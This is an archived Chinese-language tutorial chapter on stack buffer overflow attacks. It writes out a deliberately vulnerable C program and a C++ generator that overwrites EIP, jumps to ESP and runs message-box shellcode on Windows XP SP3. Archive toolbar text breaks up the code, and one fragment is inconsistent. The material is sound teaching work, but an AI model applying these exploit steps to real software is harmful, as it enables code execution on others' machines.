

INTERNET ARCHIVE

Wayback Machine

6 captures

14 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/09/blog-post.html

Go

1月 2月 4月

14

2014 2015 2016

Close

Help

Security Alley

首頁	二樓	三樓	四樓	七樓	雜物間	翻牆與匿名	阻斷服務	下載	本站聲明	
----	----	----	----	----	-----	-------	------	----	------	--

2014年9月22日 星期一

緩衝區溢位攻擊：第四章 - 真槍實彈

<<< [第三章 - 改變程式執行的流程](#)

>>> [第五章 - 攻擊的變化](#)

第四章目錄 | [全書目錄](#)

- [了解現實環境 - 不同作業系統與不同編譯器的影響](#)
- [模擬案例：C 語言程式](#)
- [模擬案例：從 C 到 C++](#)
- [模擬案例：攻擊網路程式](#)
- [實際案例：KMPlayer](#)
- [實際案例：DVD X Player](#)
- [實際案例：Easy File Sharing FTP Server](#)
- [實際案例：Apple QuickTime](#)

了解現實環境 - 不同作業系統與不同編譯器的影響

在本章中，我們會先體驗三個模擬案例，從 C 語言寫成的簡單小程序式開始，我們透過這個小程序式會首先體會到緩衝區溢位攻擊的整個過程，麻雀雖小，五臟俱全，從第一個 C 語言小程序式推演出來的攻擊手法，其實可以運用到之後我們在本章看到的所有範例，而要掌握這個小程序式的攻擊手法，只需要有本書第二及第三章的知識背景即可。

再來，我們會把這個 C 語言程式改寫成 C++ 程式，使用 C++ 語言中常用的 STL (Standard Template Library) 標準函式庫，並且模擬攻擊這樣一個 C++ 程式，透過該模擬案例我們可以看到不同程式語言所面對的相同安全問題，藉由比較第一個和第二個模擬案例，兩者之間相異與相同的地方，我們可以更多了解攻擊的手法。

最後，我們會看一個簡單的網路程式，並且試著帶讀者來體驗一下針對網路程式的攻擊。

有了這幾個模擬案例稍微暖身之後，我們會再看幾個現實世界裡的真實案例，從 KMPlayer 到 DVD X Player 我們會看到溢位攻擊實際的應用，然後我們會再從 Easy File Sharing FTP Server 的案例來看網路伺服器如何被攻擊，最後我們以 Apple QuickTime 為此章的結尾，透過這個最後的案例會引導我們到下一個章節所要探討的主題。

這些軟體版本並不是目前流通的最新版本，軟體供應商已針對問題提供解決方案，並且有更新的版本提供使用者下載使用，這是一件好事，因為這代表我們的案例具有教學意義但是又不會造成傷害，筆者透過一般普羅大眾都可使用的搜尋引擎取得這些舊版本軟體的超連結，也會一併提供給讀者，省去大家花在搜尋引擎上的時間，這些超連結由網路上熱心人士或某些組織所維護，筆者無權管理，有可能未來某天這些超連結會失效，到時讀者需要善用搜尋引擎和關鍵字，考慮到或許超連結會失效，這也是筆者提供前面模擬案例的原因，這些模擬案例雖然不是現實生活的應用軟體，但是卻完整包含了整個攻擊的過程和技術，希望透過本章可以讓讀者了解這些最基礎的攻擊手法，後面的章節將會有更困難的主題等著我們。

更困難的主題包括了微軟新版編譯器的防護措施，以及從 Windows XP、Vista、以至於到 Windows 7 各個不同版本作業系統所附加的安全機制，要了解駭客攻擊的手法，真正掌握網路安全的技術，就必須熟悉這些防護機制，了解它們的優缺點，以及它們能夠保護和不能夠保護的範圍分別在哪裡，並且知道駭客攻擊它們的時候所使用的手段，這些都是我們在之後的章節會一一談到的。

不同的作業系統對攻擊的影響非常大，舉例來說，在 Windows XP SP2 以前的 Windows 版本是沒有 DEP 技術的，DEP 的全名是 Data Execution Prevention，又可以分為硬體 DEP 以及軟體 DEP 技術，這項技術有點像是在幫助 CPU 看清哪些記憶體內容是指令，哪些記憶體內容是資料一樣。記得我們在第二章講到，其實緩衝區溢位攻擊就是利用 CPU 無法分辨什麼是指令什麼資料，以至於我們可以透過假資料來執行真指令，DEP 真的對於防護緩衝區溢位攻擊幫了大忙，我們在後面的章節會詳細探討駭客如何解決 DEP 的問題，當然我們也會詳細分析實際發生的案例，再舉例來說，從 Windows Vista 以後的 Windows 版本才開始加入 ASLR 技術，ASLR 全名是 Address Space Layout Randomization，這技術會打亂模組 (包括 DLL 動態函式庫以及執行程式本身) 載入到記憶體之後的基底位址，每次開機之後模組的基底位址都不一樣，在這個技術以前，駭客可以以假設模組載入到記憶體以後的基底位址是不會改變的，所以可以使用某些固定位址的指令或者是資料，從 Vista 之後開始，這些在 Windows XP 時代的攻擊手法都不管用了，或者說是不完全管用，詳情我們在之後的章節也會探討，筆者以為 ASLR 比 DEP 所造成的影響還大，如果程式設計師把兩劑猛藥一起埋下，效果絕對會更好，只是要知道在 Windows XP 底下，DEP 預設不會開放給一般應用程式，而且 ASLR 也是無效的。

INTERNET ARCHIVE
wayback Machine

6 captures
14 二月 15 - 26 十一月 16

http://securityalley.blogspot.tw/2014/09/blog-post.html Go

1月 2月 4月
14
2014 2015 2016 Help

Close

(/DYNAMICBASE)，我們會在下一章——來了解這些機制，當然不同的 Visual C++ 版本所涵蓋的防護機制也不一樣，就筆者本書撰寫的當下 VC++ 2010 目前是最新版，已經完整加入許多保護措施，由此可見，不同的編譯器編譯出來的應用程式，其安全防護的等級和強度也會不同。我們雖然一直使用 C/C++ 語言的程式當作範例，但是實際上並不是只有這些語言的程式會有問題，只不過在緩衝區溢位攻擊的對象中，這些程式佔相對的多數，其他語言或者系統自有其安全漏洞，惟不在本書所涵蓋的範圍中。

請讀者特別留意，我們會從最基本的 Windows XP 開始，筆者會使用 XP 最新也是最後的版本 SP3，此章節所有的程式範例或者是攻擊手法都是在 Windows XP SP3 下實現的，我們這麼作的原因是，Vista 和 Windows 7 包含了 ASLR 和 DEP，一下子就把這兩樣東西加進來，問題會變得很複雜，對學習是會有反效果的，我們先盡量把問題單純化，由淺入深地一步一步來研究，到了後面的章節我們會很詳細地面對 ASLR 和 DEP 的問題，了解駭客如何將攻擊手法推展到 Vista 和 Windows 7 上面，屆時筆者也會提供操作新版的 Windows Developer Preview 心得讓讀者參考，請讀者暫時耐著性子來玩 Windows XP，切勿貪多貪快，初學就直闖 Windows 7 或更新的系統大門。關於 Windows XP SP3 的取得可以參考本書第一章，也容我再次提醒讀者，指令和操作步驟中可能包含筆者電腦上特定的記憶體數據，請根據你電腦上的情況適時地修改和調整，切勿不明究理地直接拷貝這些包含記憶體數值的指令或者資料。

Windows XP SP3 雖然也有提供 DEP 的功能，但是預設情況下只針對少數系統模組與程式開放，一般應用軟體預設並沒有在保護之內，因此本章範例都可以正常在 Windows XP SP3 之下執行。

模擬案例：C 語言程式

我們首先要來看一個 C 語言的小程式，程式雖小，但是透過它我們可以完整看到緩衝區溢位攻擊的手段，我們用 Dev-C++ 開啟一個空白的 C 語言專案，並且新增檔案後，把以下程式碼複製上去並且編譯：

```
// File name: vulnerable001.c
// 2011-10-18
// fon909@outlook.com

#include <stdlib.h>
#include <stdio.h>

void do_something(FILE *pfile) {
    char buf[128];
    fscanf(pfile, "%s", buf);
    // do file reading and parsing below
    // ...
}

int main(int argc, char **argv) {
    char dummy[1024];
    FILE *pfile;

    printf("Vulnerable001 starts...\n");

    if(argc>=2) pfile = fopen(argv[1], "r");
    if(pfile) do_something(pfile);

    printf("Vulnerable001 ends....\n");
}
```

程式碼不長，基本上在函式 main() 內部會開啟檔案，檔名由 argv[1] 決定，也就是執行程式的時候所丟入的第一個參數會是檔案的檔名路徑，如果順利開檔成功，則執行函式 do_something()，在 do_something() 內部使用函式 fscanf() 從檔案中讀取一個字串，從註解文字看起來，函式 do_something() 是模擬讀取檔案內容並且解讀格式的功能，這是一個相當單純的小程式，我們把它編譯之後產生出 Vulnerable001.exe，以下文中會假設檔案路徑是在 E:\BofProjects\Vulnerable001\Vulnerable001.exe，請讀者依照自己的狀況作調整，編譯產生出 Vulnerable001.exe 之後，把這個專案關閉。

接下來從這一刻起，我們將假設我們是攻擊者，關於此被攻擊的程式 Vulnerable001.exe 只有有限的資訊，我們只知道 Vulnerable001.exe 會將第一個參數當作檔案打開，並且會把檔案內第一筆資料當作字串讀入程式中，就這個唯一的資訊我們要來展開攻擊。

身為攻擊者的我們，我們首先會想試試看第一筆資料所接受的字串有沒有長度限制，到底我們可以放多長的字串在裡面？就這個想法，我們需要寫一支攻擊程式，其可以控制輸出給 Vulnerable001.exe 讀取用的檔案，我們可以用任何 C/C++ 編譯器來寫這支攻擊程式，因為控制輸出檔案內容並不需要限制用什麼編譯器，甚至不限制用什麼程式語言，包括 Perl、Python、PHP、Java、Basic 等等都可以，為了方便解說的緣故，在這裡我們用 Dev-C++ 開啟一個 C++ 專案，命名為 Attack-Vulnerable001 將以下程式碼編輯進去並且存檔編譯，產生出 Attack-Vulnerable001.exe：

```
// File name: attack-vulnerable001.cpp
// 2011-10-18

#include <iostream>
#include <fstream>
#include <string>
using namespace std;

#define FILENAME "Vulnerable001_Exploit.txt"

int main() {
    string junk(1000, 'A');

    ofstream fout(FILENAME, ios::binary);
    fout << junk;

    cout << "攻擊檔案: " << FILENAME << " 輸出完成\n";
}
```

INTERNET ARCHIVE
wayback Machine


http://securityalley.blogspot.tw/2014/09/blog-post.html
Go

1月 2月 4月
14
2014 2015 2016


6 captures
14 二月 15 - 26 十一月 16

Close
Help

現在只關心第一筆字串是否有長度限制而已，我們將此檔案當作 `Vulnerable001.exe` 的參數，讓它讀進去看看，如下開啟 Windows 的 `cmd.exe` 命令列介面，執行命令 `Vulnerable001.exe Vulnerable001_Exploit.txt` 如下：



`Vulnerable001.exe` 當掉了！跳出來偵錯視窗，這是攻擊者最愛看到的畫面之一（第二愛看到的畫面是程式無預警的忽然消失不見，至於為什麼我們慢慢會講到），按下 `Debug` 偵錯按鈕，關於設定偵錯器程式讀者可以參考第一章，假設我們設定 `OllyDbg` 為偵錯程式，按下 `Debug` 按鈕之後 `OllyDbg` 跳出來接手，可以看到類似畫面如下：



在圖中 `EIP` 被我框起來了，可以看到 `EIP` 是 `41414141`，這是字母 `A` 的 `ASCII 16` 進位編碼，就這樣，我們控制了 `EIP`，第一個目標達成，第二個目標是我們需要知道 `EIP` 究竟是排在 `1000` 個字母 `A` 裡面的第幾個？換言之，我們需要知道要多少個字元才會覆蓋到 `EIP`，或者說，我們需要求出到 `EIP` 的偏移量為何。

解決問題的邏輯很簡單，就是我不要放 `1000` 個全部都是 `A` 的字串，取而代之的是，我放一個有規律記號的字串，當只秀給我看看字串內連續四個字元的時候，我可以立刻判別出該四個字元是位在字串的什麼位置，這裡我提供兩個方法可以產生這樣的特別字串，第一個方法是使用 `Metasploit` 所附的工具程式 `pattern_create.rb` 和 `pattern_offset.rb`，另一個方法是使用 `Immunity` 的外掛 `mona.py`，兩種方法都很好用，以下我們分別嘗試看看。

首先我們試試看 `pattern_create.rb`，假設 `Metasploit` 被安裝在另一台 Linux 電腦其路徑 `/shellab/msf3` 之下，到其下子目錄 `tools` 執行 `./pattern_create.rb <字串長度>` 即可，例如我們要產生一個長度為 `1000` 的字串，輸入 `./pattern_create.rb 1000` 如下：

```
f0n909@shelllab:/shellab/msf3/tools$ ./pattern_create.rb 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2A... (其後省略)
```

`pattern_create.rb` 會直接在螢幕上印出長度為 `1000` 的字串，將此字串拷貝下來，取代我們的 `1000` 個 `A`，可以直接修改 `Vulnerable001_Exploit.txt` 檔案，或者是修改我們的 `Attack-Vulnerable001` 程式如下：

```
// File name: attack-vulnerable001.cpp
// 2011-10-18

#include <iostream>
#include <fstream>
#include <string>
using namespace std;
```

INTERNET ARCHIVE
wayback Machine

http://securityalley.blogspot.tw/2014/09/blog-post.html
Go

1月 2月 4月
14
2014 2015 2016

Close
Help


```

ofstream fout(FILENAME, ios::binary);
fout << junk;

cout << "攻擊檔案: " << FILENAME << " 輸出完成\n";
}

```

請注意上方的 ... (其後省略) 是筆者因為篇幅的關係將 1000 個字元的字串後面給省略掉了，讀者在操作的時候請將字串完整的貼上，並且把字串前後用雙引號括好，編譯執行產生出我們的 Vulnerable001_Exploit.txt，我們再次讓 Vulnerable001.exe 讀入此檔案，結果當然還是程式當掉，我們按下偵錯按鈕跳出 OllyDbg 如下圖：



這次 EIP 被覆蓋成 37654136，直接到 Metasploit 那裡去，使用另一個工具程式 pattern_offset.rb，輸入指令 ./pattern_offset.rb 37654136 1000 如下，第一個參數 37654136 是看到的 EIP 的值，第二個參數 1000 是當初產生出來的字串長度：


```

fon909@shelllab:/shelllab/msf3/tools$ ./pattern_offset.rb 37654136 1000
140


```

得到結果 140，這就是到 EIP 為止前面所需要的字元個數，也可以說是到 EIP 為止的偏移量。

另一個作法是使用 mona.py，我們直接打開 Immunity，不需要載入任何程式直接到命令列輸入 !mona pattern_create 1000 如下圖：



mona 會提示我們去某處開啟檔案 pattern.txt，在上面圖中的例子是 e:\mona\pattern.txt，打開此檔案可以看到產生出來長度為 1000 個字串，將此字串置換我們 Vulnerable001_Exploit.txt 原本的 1000 個字母 A，或者是貼到 Dev-C++ 專案 Attack-Vulnerable001 裡面重新編譯執行，產生出來的 Vulnerable001_Exploit.txt 再拿去餵給 Vulnerable001.exe，執行之後程式當掉跑出來的 EIP 也會是 37654136，再次回到 Immunity 介面，將此數值輸入到 !mona pattern_offset 37654136 指令中，如下圖，mona 會秀出到 EIP 的偏移量是 140，此結果和剛剛一樣：



實際上 mona 用的方法和 Metasploit 的方法是一樣的，讀者可以自己決定要使用兩種方法當中的哪一種，我偏好 mona，因為直接在 Windows 系統下就解決了，不用開 Linux 系統出來，而且 mona 會把 big-endian 和 little-endian 兩種可能都考慮進去，一次告訴你答案。

知道偏移量是 140 之後，我們修改 Attack-Vulnerable001 測試一下，程式碼改為如下，我們特別加上 eip 字串變數，如果一切順利，EIP 暫存器內容就會等於 eip 字串變數，我們也在其後加上 padding 字串變數，身為攻擊者的我們，也想順便看一下 EIP 被覆蓋之後，後面如果再接其他的字串，那些字串在記憶體中會長什麼樣子，這方便我們考慮是否我們可以把 shellcode 接在後面：

```

// File name: attack-vulnerable001.cpp
// 2011-10-18

#include <iostream>
#include <fstream>
#include <string>
using namespace std;

#define FILENAME "Vulnerable001_Exploit.txt"

```


INTERNET ARCHIVE
wayback Machine

http://securityalley.blogspot.tw/2014/09/blog-post.html
Go

1月 2月 4月
14
2014 2015 2016

Close
Help


```

ofstream fout(FILENAME, ios::binary);
fout << junk << eip << padding;

cout << "攻擊檔案: " << FILENAME << " 輸出完成\n";
}


```

編譯執行後產生新的 Vulnerable001_Exploit.txt，將其餵給 Vulnerable001.exe，執行結果程式當掉，跳出來偵錯器畫面如下，可以發現 EIP 已經被我們改寫成 DEADBEEF，這個數值沒有特別意義，只是在記憶體中容易一眼就辨識出來而已，而且也可以看到我在字串變數 padding 裡面放的字母 B、C、D、E、F、G 都被完好無缺的保留在堆疊內：



既然字串變數 eip 後面接的內容被完整保留在堆疊裡面了，我們可以將 shellcode 接在字串變數 eip 的後面，這樣一來如果一切順利的話，shellcode 的內容會被原封不動地保留在堆疊內，我們來試試看，先用組語指令 INT3 代替真正的 shellcode，INT3 是中斷點指令，當程式執行到 INT3 指令的時候，作業系統會把程式停住，並且啟動偵錯器來執行偵錯，INT3 的 16 進位 opcode 是 cc，不過我們還有一個問題，那就是怎樣把程式的執行流程導引到堆疊上呢？記得我們在第二章用 WinDbg 去找出組語指令 PUSH ESP # RETN 的 opcode 嗎？只要我們能夠把程式流程導引到某個記憶體位址，而該記憶體位址內所存放的記憶體數值是 54 c3，也就是 PUSH ESP # RETN 的 opcode，那樣程式就會執行指令 PUSH ESP # RETN，進而把程式流程導引到堆疊上了，因為 PUSH ESP 會把堆疊 ESP 暫存器的值堆在堆疊上面，RETN 會取出堆疊上最上面的值，這時候也就是剛剛存入的 ESP 暫存器的值，把它放入 EIP 內，所以兩個組語指令執行完之後，EIP 就會等於堆疊原本的記憶體位址，所以程式就會去執行這塊記憶體位址所儲存的内容，那內容就是我們放入的 shellcode。

計畫擬定之後開始付諸實行，這裡我們不再像第二章一樣使用 WinDbg 去尋找 PUSH ESP # RETN 的 opcode，我們也不用第三章所學的其他幾種找 opcode 的方式，我們要使用 mona 提供的另一項功能 !mona jmp -r，這項功能會直接把所有可以使用的組語的 opcode 都找出來，也就是說，它不只去找 PUSH ESP # RETN 指令，還會去找類似 CALL ESP、JMP ESP 等等指令，可謂非常方便，參數 -r 後面接我們想要跳過去的暫存器，在這裡的例子是 ESP。我們執行 Immunity，使用它載入 Vulnerable001.exe，在命令列輸入 !mona jmp -r esp 如下，可以看到 mona 把和跳到暫存器 ESP 有關的指令都找出來了，並且把記憶體位址也都列出來：



我們隨便使用倒數第二個記憶體位址 0x7c874413，該位址是屬於模組 kernel32.dll，其存放的指令是 jmp esp，請注意位址 0x7c874413 是筆者電腦在 Windows XP SP3 上看到的數值，即便讀者也使用同樣的作業系統，但是可能我們使用的 kernel32.dll 版本不同，所以透過 mona 查找的位址就會有所不同，請讀者留意，勿直接複製此數值。有了執行 jmp esp 的記憶體位址後，我們再次修改 Attack-Vulnerable001 程式碼如下：

```

// File name: attack-vulnerable001.cpp
// 2011-10-18

#include <iostream>
#include <fstream>
#include <string>
using namespace std;

```

INTERNET ARCHIVE
wayback Machine

http://securityalley.blogspot.tw/2014/09/blog-post.html
Go

1月 2月 4月
14
2014 2015 2016

Close
Help

```


string esp(140, 'A'); // 7C874433, little-endian
string shellcode("\xcc\xcc\xcc\xcc"); // shellcode

ofstream fout(FILENAME, ios::binary);
fout << junk << eip << shellcode;

cout << "攻擊檔案: " << FILENAME << " 輸出完成\n";
}

```

儲存編譯並執行，產生出新的 Vulnerable001_Exploit.txt 再次餵給 Vulnerable001.exe 執行看看，程式當掉並且呼叫偵錯器，按下 Debug 偵錯按鈕出現 OllyDbg 如下圖，請注意 EIP 等於 ESP，這是因為我們執行了 0x7c874413 處的 jmp esp 指令，並且可以看到程序果然來到堆疊處的記憶體，正準備要執行 INT3：



看來似乎一切運行順利，攻擊者就快要成功了，我們接下來換上第三章最後我們學到的 shellcode - Hello, World! 訊息方塊，將程式碼修改如下：

```

// File name: attack-vulnerable001.cpp
// 2011-10-18

#include <iostream>
#include <fstream>
#include <string>
using namespace std;

#define FILENAME "Vulnerable001_Exploit.txt"

//Reading "e:\asm\messagebox.bin"
//Size: 261 bytes
//Count per line: 18
char code[] =
"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9\x64\x8b\x71\x30\x8b"
"\x76\x0c\x8b\x76\x1c\x8b\x46\x08\x8b\x7e\x20\x8b\x36\x38\x4f\x18\x75\xf3"
"\x59\x01\xd1\xff\xe1\x60\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x54\x28\x78\x01"
"\xea\x8b\x4a\x18\x8b\x5a\x20\x01\xeb\xe3\x34\x49\x8b\x34\x8b\x01\xee\x31"
"\xff\x31\xc0\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c"
"\x24\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb"
"\x8b\x04\x8b\x01\x8e\x89\x44\x24\x1c\x61\xc3\xb2\x08\x29\xd4\x89\xe5\x89"
"\xc2\x68\x8e\x4e\x0e\xec\x52\xe8\x9f\xff\xff\xff\x89\x45\x04\xbb\x7e\xd8"
"\xe2\x73\x87\x1c\x24\x52\xe8\x8e\xff\xff\xff\xff\x89\x45\x08\x68\x6c\x6c\x20"
"\x41\x68\x33\x32\x2e\x64\x68\x75\x73\x65\x72\x88\x5c\x24\x0a\x89\xe6\x56"
"\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c\x24\x52\xe8\x61\xff"
"\xff\xff\x68\x30\x39\x58\x20\x68\x66\x6f\x6e\x39\x31\xdb\x88\x5c\x24\x06"
"\x89\xe3\x68\x21\x58\x20\x20\x68\xf7\x72\x6c\x64\x68\xf6\x2c\x20\x57\x68"
"\x48\x65\x6c\x6c\x31\xc9\x88\x4c\x24\x0d\x89\xe1\x31\xd2\x6a\x30\x53\x51"
"\x52\xff\xd0\x31\xc0\x50\xff\x55\x08";
//NULL count: 0


int main() {
    string junk(140, 'A');
    string eip("\x13\x44\x87\x7c"); // 7C874413, little-endian
    string shellcode(code); // shellcode

    ofstream fout(FILENAME, ios::binary);
    fout << junk << eip << shellcode;

    cout << "攻擊檔案: " << FILENAME << " 輸出完成\n";
}

```

編譯執行後把檔案餵給 Vulnerable001.exe，出乎意料之外的，我們沒有看到應該看到的 Hello, World! 訊息方塊，反而還是看到了偵錯視窗如下：



